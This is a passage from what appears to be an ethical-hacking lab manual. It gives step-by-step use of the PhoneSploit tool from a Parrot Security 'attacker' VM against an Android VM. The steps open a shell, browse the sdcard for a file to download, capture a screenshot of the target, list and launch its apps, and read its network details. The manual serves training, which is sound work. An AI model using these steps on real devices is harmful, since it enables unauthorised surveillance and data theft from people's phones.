20. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
21. In the results, you can observe that the PWD is the root directory.
22. Now, type **ls** and press **Enter** to view all the files present in the root directory.




Figure 1.4.8: List of files in the root directory

23. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.
24. Type **ls** and press **Enter** to list all the available files and folders.

Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** virtual machine's **Download** folder earlier; you can do the same before performing the next steps.




Figure 1.4.9: List of files in the root directory

25. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
26. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.




Figure 1.4.10: List of files in the Download directory

27. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
28. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
29. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
30. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop/** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.




Figure 1.4.11: Download a screenshot of the target device

31. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
32. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.




Figure 1.4.12: Downloaded screenshot of the target device

33. Close the **Desktop** window and switch back to the **Terminal** window.
34. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
35. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
36. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.




Figure 1.4.13: All the apps on the target device, listed

37. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

38. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.

39. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




Figure 1.4.14: Choose Run an app option

40. After launching the calculator app on the target Android device, switch to the **Android** virtual machine.

41. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.

Figure 1.4.15: Calculator app running on the target device

42. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
43. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
44. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.




Figure 1.4.16: Choosing Show Mac/Inet in the additional PhoneSploit options

45. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.




Figure 1.4.17: Mac/Inet information of the target device

46. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
47. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
48. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

